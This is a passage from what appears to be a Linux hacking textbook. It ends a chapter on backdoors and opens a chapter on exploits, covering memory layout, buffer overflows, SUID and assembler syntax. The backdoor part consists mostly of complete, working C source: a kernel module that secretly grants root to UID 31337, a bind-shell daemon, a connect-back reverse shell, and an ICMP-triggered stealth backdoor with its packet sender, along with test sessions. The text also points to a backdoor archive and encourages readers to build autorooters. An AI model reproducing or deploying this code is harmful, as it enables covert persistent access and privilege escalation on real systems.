Listing 11.1 shows the source code for a simple local backdoor, which is a loadable kernel module (LKM) for the version 2.4.*x* Linux kernels. (Kernel module programming is considered in *Chapter 18.*) This backdoor intercepts system calls to automatically grant system administrator privileges to the user `uid = 31337` (`uid = 0` and `gid = 0`).

Listing 11.1. A local LKM backdoor (bdmod.c)

```
/* Module backdoor for Linux 2.4.x */
#define __KERNEL__
#define MODULE
#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>
#include <sys/syscall.h>
#include <linux/sched.h>
#include <linux/types.h>

/* Exporting the system calls table */
extern void *sys_call_table[];
/* Defining a pointer for saving the original call */
int (*orig_setuid)(uid_t);

/* Creating a custom function for the system call */
int change_setuid(uid_t uid)
{
  if (uid == 31337)
  {
      current->uid = 0;  // Actual user ID
      current->euid = 0; // Active user ID
      current->gid = 0;  // Actual group ID
      current->egid = 0; // Active group ID
      return 0;
  }
  /* If UID <> 31337, return the original UID. */
  return (*orig_setuid)(uid);
}

int init_module(void)
{
  /* Saving the pointer to the original call */
  orig_setuid = sys_call_table[__NR_setuid32];
  /* Replacing the pointer in the system calls table */
  sys_call_table[__NR_setuid32] = change_setuid;
  return 0;
}

void cleanup_module(void)
{
  /* Restoring the original system call pointer */
  sys_call_table[__NR_setuid32] = orig_setuid;
}
```

11.2. Remote Backdoors

Based on their operating principle, remote backdoors are divided into two types: bind shell and connect back. A *bind shell backdoor* simply opens access to a command shell through a certain port and listens for the hacker to connect. A *connect back backdoor* does not listen for a connection but tries itself to connect to the client through a certain port. The reason for connect back backdoors is that firewalls often block incoming connections to nonstandard ports; because bind shell backdoors usually use nonstandard ports, access to such a backdoor may be blocked by the firewall. Connect back backdoors get around firewalls because they use outgoing connections, which are seldom blocked by firewalls.

I consider both types of backdoors, as well as another type of a remote backdoor, called a *wakeup backdoor.*

11.2.1. Bind Shell

The source code for a bind shell backdoor is shown in Listing 11.2 later in this section. As you can see, this backdoor is a simple server application. When the backdoor is started, the port for the backdoor to listen on can be specified in a command argument. By default, the backdoor opens port 31337. The port is bound to a TCP stream socket by filling a socket address structure and calling the `bind()` function. The `listen()` function places the socket in a state, in which it is listening for an incoming connection. The server process is blocked when the `accept()` function is called and waits for the client to connect. When a connection is established, the `accept()` function returns the connected `cli` descriptor. Then `dup2()` is called three times to bind the `stdin(0)`, `stdout(1)`, and `stderr(2)` standard streams to the `cli` descriptor, and a shell is opened by making a call to the `execl()` function.

You may have never dealt with the `daemon()` function before, which is called at the beginning of the backdoor code. It disconnects the program from the manager console and runs it as a system daemon. This function spawns a new process. If `fork()` terminates successfully, the parent process calls `_exit(0)` to have only the child process react to any further errors. If the first argument of the `daemon()` function is a nonzero argument, it makes the root (`/`) directory current. If the second argument of the `daemon()` function is a nonzero argument, the function redirects the standard input/output error stream to /dev/null. The complete information can be found in `man` daemon.

The created backdoor can be tested on the local machine:

```
# gcc bindshell.c -o bindshell
# ./bindshell 10000
```

Now, you can connect to the backdoor using a telnet client or the `netcat` utility:

```
# telnet 127.0.0.1 10000
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
ls -l;
total 32
```

```
-rwx------   1 root       root         1325 Jul 24 05:45 bd_icmp.c
-rwxr-xr-x   1 root       root        14762 Jul 24 07:06 bindshell
-rwx------   1 root       root          677 Jul 24 04:27 bindshell.c
-rwx------   1 root       root          678 Jul 24 04:31 conback.c
-rwx------   1 root       root         2389 Jul 24 05:41 icmpsend.c
: command not found
```

If a telnet client is used, each entered command must terminate with a semicolon.

Listing 11.2. A bind shell backdoor (bindshell.c)

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
  int sd, cli, port;
  struct sockaddr_in servaddr;
  port = 31337;

  daemon(1, 0);
  if (argc != 1) port = atoi(argv[1]);

  servaddr.sin_family = AF_INET;
  servaddr.sin_addr.s_addr = INADDR_ANY;
  servaddr.sin_port = htons(port);

  sd = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);
  if (bind(sd, (struct sockaddr *)&servaddr, sizeof(servaddr)))
    perror("bind() failed");

  listen(sd, 1);
  cli = accept(sd, NULL, 0);
  dup2(cli, 0);
  dup2(cli, 1);
  dup2(cli, 2);
  execl("/bin/sh", "sh", NULL);
}
```

11.2.2. Connect Back

The source code for this backdoor is shown in Listing 11.3. This backdoor is a regular client that uses the `connect()` function to connect to the IP address and port, specified in the command line.

The client must listen for the backdoor to connect; that is, it works as a server. Otherwise, the backdoor will not be able to make a connection. The `netcat` utility is switched

into the listening mode by running it with the `-l` (the listen mode) and `-p` (the port number) options:

```
# nc -l -p 5555
```

The preceding command makes the `netcat` utility listen on port 5555. The created backdoor can be tested on the local machine by starting it in another terminal window as follows:

```
# conback 127.0.0.1 5555
```

The backdoor will connect to port 555, which will allow the `netcat` utility started earlier to execute commands:

```
# nc -l -p 5555
ls -l;
total 32
-rwx------   1 root       root         1325 Jul 24 05:45 bd_icmp.c
-rwxr-xr-x   1 root       root        14762 Jul 24 07:06 bindshell
-rwx------   1 root       root          677 Jul 24 04:27 bindshell.c
-rwx------   1 root       root          678 Jul 24 04:31 conback.c
-rwx------   1 root       root         2389 Jul 24 05:41 icmpsend.c
```

Listing 11.3. The connect back backdoor (conback.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
  int sd;
  struct sockaddr_in serv_addr;

  if (argc != 3) {
    printf("Usage: %s <ip> <port>\n", argv[0]);
    exit(-1);
  }

  daemon(1, 0);
  serv_addr.sin_family = AF_INET;
  serv_addr.sin_addr.s_addr = inet_addr(argv[1]);
  serv_addr.sin_port = htons(atoi(argv[2]));
  sd = socket(PF_INET, SOCK_STREAM, 0);
  if (connect(sd, (struct sockaddr*)&serv_addr, sizeof(serv_addr)) < 0)
    perror("connect() failed");
  dup2(sd, 0);
  dup2(sd, 1);
  dup2(sd, 2);
  execl("/bin/sh", "sh", 0);
}
```

11.2.3. Wakeup Backdoor

The wakeup backdoor is not detected by the `netstat` utility or port scanners. It is possible because ICMP does not use network ports and any ICMP messages are handled by the IP subsystem. After a wakeup backdoor is started, it creates an ICMP raw socket and waits for a special ICMP packet, called the wakeup packet, without opening a port. When it receives the wakeup packet, the backdoor creates a regular TCP or UDP socket and listens on the port specified in the wakeup packet for incoming messages. After the messages are received and the session is closed, the port is closed and the backdoor again becomes invisible to port scanners and the `netstat` utility. Because a wakeup backdoor creates a raw socket, unlike regular backdoors it needs root privileges to run.

In essence, a wakeup backdoor is a bind shell or a connect back backdoor with a special wakeup mechanism added to it. Thus, I only consider the bind shell wakeup backdoor (Listing 11.4), which you can easily modify to be a connect back backdoor.

To send the wakeup packet, the `icmpsend` utility is used (Listing 11.5). For waking up, some wakeup backdoors use the `ping` utility run with the `-p` option, which allows data to be sent.

You can find source codes for numerous wakeup backdoors at **http://m00.blackhat.ru/m00-archive.tar.bz2**.

Consider the backdoor program in Listing 11.4. To receive the wakeup ICMP packet, the program uses the `malloc()` function, preparing a heap buffer the size of the sum of the IP and ICMP headers.

Then an endless loop is started, in which a raw socket for receiving ICMP packets is created. Packets are received in the nested loop using the `recv()` function until the value of the `Identifier` field (`icmp.icmp_id`) becomes `0xABCD`. Basically, this value is what wakes the backdoor up. You can choose another value for this. As soon as a packet with this value arrives, the nested loop is terminated using the `fork()` function and a child process is spawned. The actions carried out in the child process are analogous to those considered in *Section 11.2.1*, the only difference being that the port number is taken from the `Sequence Number` field (`icmp.icmp_seq`) of the received ICMP packet. The child process closes the ICMP raw socket, and the `waitpid()` function is called to properly terminate the child process and avoid creating zombie processes.

Listing 11.4. The wakeup backdoor (bd_icmp.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <unistd.h>
#include <signal.h>

int main(int argc, char *argv[])
{
```

```
  struct ipacket {
    struct iphdr ip;
    struct icmp icmp;
  } *packet;

  int isock, sd, cli;
  int pid;
  struct sockaddr_in servaddr;

  daemon(0, 0);
  packet = (struct ipacket *) malloc(sizeof(struct iphdr) +
           sizeof(struct icmp));
  signal(SIGCHLD, SIG_IGN);

  while (1) {
    if ( (isock = socket(PF_INET, SOCK_RAW, IPPROTO_ICMP)) < 0) {
      perror("isock socket() failed");
      exit(-1);
    }
    while (packet->icmp.icmp_id != 0xABCD) {
      recv(isock, packet, sizeof(struct ipacket), 0);
    }
    if (pid = fork()) {
      close(isock);
      waitpid(pid, NULL, NULL);
    } else {
      servaddr.sin_family = AF_INET;
      servaddr.sin_addr.s_addr = INADDR_ANY;
      servaddr.sin_port = htons(packet->icmp.icmp_seq);
      sd = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);
      if (bind(sd, (struct sockaddr *)&servaddr, sizeof(servaddr)))
        perror("bind() failed");
      listen(sd, 1);
      cli = accept(sd, NULL, 0);
      dup2(cli, 0);
      dup2(cli, 1);
      dup2(cli, 2);
      execl("/bin/sh", "sh", NULL);
    }
  }
}
```

The `icmpsend` utility (Listing 11.5) is a simple utility for sending ICMP packets. Several such utilities were considered in the previous chapters, for example, in *Section 6.1.1*; therefore, in this section, I will not go over it in detail. In the command line, the `icmpsend` utility needs to be passed the source and destination IP address and optional port number (which will be stored in the `icmp_seq` field of the ICMP header) and the ICMP message type (see Table 3.1). If the port number is not specified in the command line, the default port, 31337, is used. If the ICMP message is not specified, message 0 — `Echo Reply` — is used by default.

The value of the `Identifier` field (`icmp_id`) is set to `0xABCD`. Any other value can be used, but don't forget to modify the source code of the backdoor accordingly so that it will expect this value.

Listing 11.5. The utility for sending wakeup packets (icmpsend.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>

unsigned short in_cksum(unsigned short *addr, int len)
{
  unsigned short result;
  unsigned int sum = 0;

  while (len > 1) {
    sum += *addr++;
    len -= 2;
  }

  if (len == 1)
    sum += *(unsigned char*) addr;

  sum = (sum >> 16) + (sum & 0xFFFF);
  sum += (sum >> 16);
  result = ~sum;
  return result;
}

int main(int argc, char *argv[])
{
  int sd;
  const int on = 1;
  int type, port;
  struct sockaddr_in servaddr;

  char sendbuf[sizeof(struct iphdr) + sizeof(struct icmp)];
  struct iphdr *ip_hdr = (struct iphdr *)sendbuf;
  struct icmp *icmp_hdr = (struct icmp *) (sendbuf +
                          sizeof(struct iphdr));
  port = 31337;
  type = 0;

  if ((argc < 3) || (argc > 5)) {
    fprintf(stderr,
      "Usage: %s <srcip> <dstip> [port] [type]\n"
      "port - default 31337\n"
      "type - default Echo Reply(0).\n",
      argv[0]);
```


```
    exit(-1);
  }

  if (argc > 3)
    port = atoi(argv[3]);
  if (argc == 5)
    type = atoi(argv[4]);

  printf("Port: %d, Type: %d.\n", port, type);

  sd = socket(PF_INET, SOCK_RAW, IPPROTO_RAW);
 if (setsockopt(sd, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on)) < 0)
  {
    perror("setsockopt() failed");
    exit(-1);
  }

  bzero(&servaddr, sizeof(servaddr));
  servaddr.sin_family = AF_INET;
  servaddr.sin_addr.s_addr = inet_addr(argv[2]);

  ip_hdr->ihl      = 5;
  ip_hdr->version = 4;
  ip_hdr->tos      = 0;
  ip_hdr->tot_len = htons(sizeof(struct iphdr) + sizeof(struct icmp));
  ip_hdr->id       = htons(getuid());
  ip_hdr->ttl       = 255;
  ip_hdr->protocol = IPPROTO_ICMP;
  ip_hdr->saddr     = inet_addr(argv[1]);
  ip_hdr->daddr     = inet_addr(argv[2]);
  ip_hdr->check = 0;
  ip_hdr->check = in_cksum((unsigned short *)ip_hdr, sizeof(struct iphdr));

  icmp_hdr->icmp_type = type;
  icmp_hdr->icmp_code = 0;
  icmp_hdr->icmp_id = 0xABCD;
  icmp_hdr->icmp_seq = port;
  icmp_hdr->icmp_cksum = 0;
  icmp_hdr->icmp_cksum = in_cksum((unsigned short *)icmp_hdr, sizeof(struct icmp));

  if(sendto(sd,
            sendbuf,
            sizeof(sendbuf),
            0,
            (struct sockaddr *)&servaddr,
            sizeof(servaddr)) < 0) {
    perror("sendto() failed");
    exit(-1);
  }
  printf("Packet successfully sending.\n");
  close(sd);
}
```

UDP backdoors are not considered in this chapter. Usually, such backdoors consist of a server part and a client part, because it is difficult to set up communications with a UDP backdoor without a client part. The issues of encrypting the traffic between the client and the server parts of a backdoor also are not considered. Encryption is employed to conceal the backdoor from sniffers and intrusion-detection systems and is usually implemented using simple algorithm like XOR, although algorithms that are more complex can be used: Blowfish, IDEA, xTEA, and the like. Encryption also requires that the backdoor have the client and the server parts. Sometimes, backdoors are fitted with an authentication feature so that only its master can use it. The aspect of implementing authentication in backdoors is not considered here, either. If you carefully read and understood all the presented material, you should have enough knowledge to implement all of these features by yourself.

Techniques for concealing backdoors are considered in *Chapter 21*, where rootkit programming is discussed.

The source codes for all programs in this section can be found in /PART II/Chapter 11 directory on the accompanying CD-ROM.

PART III: EXPLOITS



Chapter 12: General Information

Beyond any doubt, exploits are the most powerful and widely used hacker weapon. Hackers who can find vulnerabilities and write exploits for them belong to the hacker elite. These are not just high-flown words, because being able to program exploits requires deep knowledge of operating systems, C and assembler languages, and other computer technologies. Reaching the top takes time and effort, and you have to start somewhere and sometime. When you work toward the top of the hacker world is up to you, but when you decide you are ready, the material in this chapter will be a good starting point.

12.1. Terms and Definitions

An *exploit* is a program that takes advantage of a vulnerability in software to execute foreign, usually malicious, code. Often, shortened forms of the word are used in the hacker milieu, for example, *sploit* or *xploit*.

All exploits are customary divided into two large classes: local exploits and remote exploits, which differ substantially in how they are implemented. *Local exploits* are intended for exploiting errors on local machines, and *remote exploits* use networks to take advantage of errors on remote machines.

This book considers the most commonly used and the most difficult type of local and remote exploits: *shellcode exploits*, which launch a command shell on the compromised system (as a rule, /bin/sh in Linux). In addition to launching a command shell, an exploit can perform other actions; for example, it can modify the firewall rules. The core part of this type of exploit is shellcode, which is sometimes called an *exploit payload*. *Shellcode* is machine code

that is introduced into the memory of a vulnerable program and launches a system shell. However, not all exploits take advantage of a found vulnerability to launch a shell. For example, some exploits, called *DoS exploits*, use it to simply crash the attacked system. In essence, DoS exploits are utilities for carrying out DoS attacks, which were considered in *Chapter 6*.

The specifics of programming exploits greatly depend on the programming language, in which the vulnerable program was written. Each programming language has its own specific bugs. For example, Perl and PHP programs are prone to the so-called poison NULL byte bug, while C/C++ programs are not. There also are errors that affect many programming languages, for example, the array indexing error.

Because the exploits considered in this book are written in C, they take advantage of the errors inherent only to this language, such as stack, heap, or BSS buffer overflow errors or format string errors. However, sometimes it is possible to write an exploit, for example, in Perl, that will take advantage of errors in C programs.

Often, you can hear hackers talking about a zero-day exploit, private exploit, fake exploit, PoC, and autorooter or massrooter. Here is what these terms mean:

- A *0-day exploit* is a fresh exploit for errors, for which no patches have been developed and no corrected version of the software has been released. Usually, when an exploit for a vulnerability comes out, the developers of the affected software issue a patch or a new version of the software with the vulnerability hole closed. This makes the exploit obsolete. At first, only a small group of hackers are in the know about zero-day exploits, but with time information about them usually becomes public. Zero-day exploits are highly valued (in monetary terms, too), which makes them the most sought-after exploits, especially among script kiddies.
- *Private exploits* are, just like the name implies, private knowledge of their creators only. Usually, with time either the author makes a private exploit a zero-day exploit or it becomes such by an accidental disclosure. Private exploits are as attractive as zero-day ones to script kiddies and others.
- *Fake exploits* are programs that imitate exploits but are not actually such a program. Often, fake exploits are Trojans masquerading as exploits. After such an "exploit" is launched, it installs a backdoor on the victim's machine and sends an email to its creator about this event. Usually, fake exploits are directed against script kiddies, who will recklessly launch any program. There are whole groups that trade in fake exploits, passing them off as zero-day exploits. Because administrators also use exploits to test their systems, I would recommend any administrator against obtaining exploits from suspicious sources, or advise carefully inspecting the exploit's code before using it. One way of checking an exploit is to convert the hexadecimal codes of the shellcode into their character equivalents, because fake exploits often contain destructive commands in their shellcodes.
- The *PoC* (proof of concept) acronym is often used by security professionals instead of the term *exploit*. Information about discovered vulnerabilities is presented in two types of reports: proof of concept theory and proof of concept code. The latter term usually denotes the exploit.
- *Autorooter* is a complex of a one or more exploits and other hacker utilities, such as a port scanner or a security scanner. An autorooter may be implemented as a single file or as

multiple interlinked files. Autorooters are created by smart but lazy hackers to make the task of breaking into servers easier. An autorooter scans a network for vulnerable machines, compromises those found, and then informs its master about this. In other words, an autorooter performs a mass automatic break-in over a network. Therefore, they are also called *massrooters*. A massrooter's operation is analogous to that of Internet worms except that they are controlled by the hacker. At the time the material for this book was researched, few autorooters were available, but undoubtedly this state of affairs will not last. Autorooters that can be found in public Internet archives include massrooterfinal by Daddy_cad, lpd_autorooter by dave, and OpenSSL-uzi by Harden. The immense cracking power made available by autorooters makes them particularly dangerous in the hands of script kiddies, who never really cared about how cracking tools worked and can only point, click, and crack.

The subject of programming autorooters is not covered in this book; however, the book gives sufficient information on its separate components to make it possible for you to combine them into an autorooter of your own.

12.2. Structure of Process Memory

To be able to develop exploits, you must know the particularities of the operating system the exploit is aimed at. Because only Linux exploits are considered in this book, review some specifics of this operating system.

A program stored on the disk is different from its image loaded into the memory. A program being executed in the memory is called a *process*. A process can operate in two modes: kernel mode and user mode. In the user mode, a process executes instructions allowed at the *unprivileged* processor security level. When a process requires some kernel services, it makes a system call, which executes kernel instructions on the *privileged* processor security level. In this way, the kernel protects its address space from access by application processes, which may destruct the integrity of the kernel data structure and crash the operating system. Accordingly, an image of a process consists of two parts: the kernel mode and the user mode.

A process image in the user mode consists of separate segments: code, data, stack, shared libraries, and other structures that it can directly access. A process image in the kernel mode consists of data structures that cannot be accessed by the process in the user mode: process control structures, memory mapping tables, and others.

Each process is allocated 4 GB of virtual address space. The upper 1 GB of the virtual memory is allocated to the system kernel, and the lower 3 GB are allocated to the user mode process. In Linux systems, the virtual address space of user mode process starts at `0xC0000000` (Fig. 12.1).

The order of the user mode process segments depends on the format of the executable file. In Linux, the main format of executable files is ELF (see *Chapter 15*). Although there are other formats (e.g., the common object file format), only ELF is considered in this book. Figure 12.2 shows the location of the main segments of a process loaded from an ELF file.




Fig. 12.1. The kernel mode and the user mode of the process virtual address space




Fig. 12.2. The user-mode virtual memory of a process

Segments are loaded into the virtual memory starting at address `0xC0000000` in the following order:

1. External variables such as environment variable strings (the program's name and path, the home directory, the mailbox name, the terminal name, etc.), command-line arguments (`argv`), environmental variable pointers (`env` pointers), command line pointers (`argv` pointers), and the `argc` parameter
2. The stack segment, which is used to temporarily store variables
3. The heap segment, which is used by the application to allocate the amount of memory needed and to manage its size, that is, to perform dynamic memory allocation
4. The `.bss` segment, which contains uninitialized data
5. The `.data` segment, which contain initialized data
6. The `.text` segment, also called the code segment, which contains the program's instructions; this segment is read only
7. The shared libraries segment

An exploit developer must have a precise idea, into which memory segments the variables declared and defined in the program are placed. This also depends on the type of the variable. C has the following variable types:

- Global variables, whose scope extends over the entire program.
- Local variables, whose scope is limited to the function, in which they are defined.
- Automatic variables, which are local variables that exist only as long as the procedure, in which they are declared, is running. When the procedure terminates, the values of the procedure's local variables are not preserved, and the memory allocated to those variables is released.
- Static variables, which are declared using the `static` keyword before the regular declaration. Both local and global variables can be declared as static. Unlike automatic variables, local static variables exist the entire time the program is running. The scope of static global variables is limited to the end of the file.
- Pointers, special variables that store memory addresses, at which the actual data are stored. The x86 architecture employs a 32-bit addressing system; therefore, a pointer is always a 32-bit integer memory address.

All global and static variables are located in the `.data` segment if initialized and in the `.bss` segment if uninitialized.

Automatic variables are stored on the stack.

When a pointer is declared, it is stored in the `.bss` segment or on the stack, and its value is undetermined. When a process allocates memory in the heap (e.g., using the `malloc()` function), the address of the first byte of this memory space (also a 32-bit number) is placed into the pointer.

The program shown in Listing 12.1 demonstrates storing variables in the memory.

Listing 12.1. Storing variable in the memory

```
#include <stdio.h>
#include <stdlib.h>

int var; // In BSS
char *str; // In BSS
int x = 111; // In data
static int y = 222; // In data
char buffer1[666]; // A buffer in BSS
char mes1[] = "abcdef"; // In data

void f(int a, char *b) // In the stack
{
  char p; // In the stack
  int num = 333; // In the stack
  static int count = 444; // In data
  char buffer2[777]; // A buffer in the stack
  char mes2[] = "zyxwvu"; // In the stack

  str = malloc(1000*sizeof(char)); // A buffer in the heap
  strncpy(str, "abcde", 5); // Entering data in a buffer in the heap
  strncpy(buffer1, "Sklyaroff", 9); // Entering data in a buffer in BSS
  strncpy(buffer2, "Ivan", 4); // Entering data in a buffer in the stack
}

int main()
{
  f(1, "string");

  return 0;
}
```

The program is loaded in GDB as follows:

```
# gcc sections.c -o sections -g
# gdb sections
(gdb) list
18
19  str = malloc(1000*sizeof(char));
20  strncpy(str, "abcde", 5);
21  strncpy(buffer1, "Sklyaroff", 9);
22  strncpy(buffer2, "Ivan", 4);
23 }
24
25 int main()
26 {
27  f(1, "string");
```

The following sets a breakpoint at the end of the `f()` function and runs the program:

```
(gdb) break 23
Breakpoint 1 at 0x804851c: file sections.c, line 23.
```

```
(gdb) run
Starting program: sections

Breakpoint 1, f (a=1, b=0x80485d4 "string") at sections.c:23
23          }
```

Now, you can inspect how the variables are stored in the memory:

```
(gdb) info symbol &var
var in section .bss
(gdb) info symbol &str
str in section .bss
(gdb) info symbol &x
x in section .data
(gdb) info symbol &x
x in section .data
(gdb) info symbol &y
y in section .data
(gdb) info symbol &buffer1
buffer1 in section .bss
(gdb) info symbol &mes1
mes1 in section .data
(gdb) info symbol &count
count.0 in section .data
```

The `a`, `b`, `p`, and `num` local variables and the `buffer2` and `mes2` buffers are stored on the stack.

12.3. Concept of Buffer and Buffer Overflow

A buffer is memory allocated for temporary data storage. Different devices, for example, printers or hard drives, can be equipped with a buffer to speed up their operation. In this book, only programmatic buffers are considered. In C programs, buffers can be defined in three memory segments: the *stack*, *BSS*, and *heap*. All three buffer types were defined in the program in Listing 12.1. A buffer is a certain number of bytes reserved in memory; for example, in the program shown in Listing 12.1, 666 bytes are reserved in BSS, 777 bytes in the stack, and 1,000 bytes in the heap. If a program does not perform any checks on the amount of information written to a buffer, more bytes can be written to the buffer than the actual amount of memory allocated. This usually causes program errors of different seriousness. More information written to a buffer than the amount of memory allocated to it is called a *buffer overflow error* or simply *buffer overflow*. In the computer security milieu, this is often contracted to even shorter *BoF*.

Buffer overflow can be used to gain control over the machine that experienced it. It is the most common and the most dangerous error in C programs, and most exploits are based on it. Using buffer overflow has its specifics, depending on the memory segment, in which it took place (i.e., the stack, BSS, or heap). This necessitates different approaches when developing an exploit. That is, an exploit taking advantage of a stack buffer overflow will be different from an exploit taking advantage of a heap buffer overflow, which will be different from a BSS buffer overflow. The specifics of exploits that take advantage of each of these buffer overflow types are considered in this book.

12.4. SUID Bit

Because a shellcode executes in the memory space of a vulnerable process, it acquires all the privileges of this process. Thus, if a vulnerable program is run with root privileges, when an exploit is applied to such a program and the exploit's shellcode successfully executes, a shell can be opened that will also have root privileges.

As a result, crackers are especially interested in vulnerable programs with the SUID bit set. As you remember, the SUID bit allows any users executing a file to run that file as if they were the file's owner. The SUID bit is set by the `chmod` utility. The set group identifier (SGID) bit works the same as the SUID bit except that the file is run with its group set to the group of the file, rather than the group of the user who started it.

Many functions require root privileges for their operation, for example, the `socket()` function, used for creating raw sockets. So it's no surprise that many vulnerable programs have their SUID bit set, which gives them temporary root privileges. Exploits that open a shell with root privileges are especially valued by crackers.

12.5. AT&T Syntax

To create shellcodes, you must know assembly language, and not just any assembly language but one using the AT&T syntax. Linux's standard assembler utility, `as`, uses the AT&T syntax; however, the utility a shellcode developer needs is not this assembler but the GDB disassembler, which outputs assembly instructions using AT&T syntax. If you learned assembly programming under Windows (using TASM, MASM, or NASM), you already know the Intel syntax. This syntax is not significantly different from the AT&T syntax, so you will have no problems figuring out the latter. Table 12.1 lists the main differences between these two syntaxes, along with code examples.

Table 12.1. Comparing the two assembler syntaxes

Intel syntax	AT&T syntax
No prefixes are used in register labels: `eax`, `ebx`, `ecx`, ...	Registers are always denoted prefixed with the percent sign: `%eax`, `%abx`, `%ecx`, ...

Immediate operands are not prefixed with any special characters:
`push 1`
`sub esp, 50h`
	Immediate operands are prefixed with the dollar sign:
	`push $1`
	`sub $0x50, %esp`

In instructions with multiple operands, the destination is specified first and the source last:
`mov eax,1`
`imul eax, edx,13`
	In instructions with multiple operands, the source is specified first and the destination last:
	`movb $1, %eax`
	`imul $13, %edx, %eax`

continues

Table 12.1 Continued

Intel syntax	AT&T syntax
Operand size is indicated using a directive: `byte ptr` — byte (`mov byte ptr variable, 1`) `word ptr` — word (`mov word ptr variable, 100`) `dword ptr` — double word (`push dword ptr variable`)	Operand size is indicated using suffixes to instructions: `b` — byte (`movb $1, variable`) `w` — word (`movw $100, variable`) `l` — double word (`pushl variable`)
The base register is specified in square brackets: `lea edi, [ebp + variable]`	The base register is specified in parentheses: `lea 0xfffffffc2(%ebp), %edi`

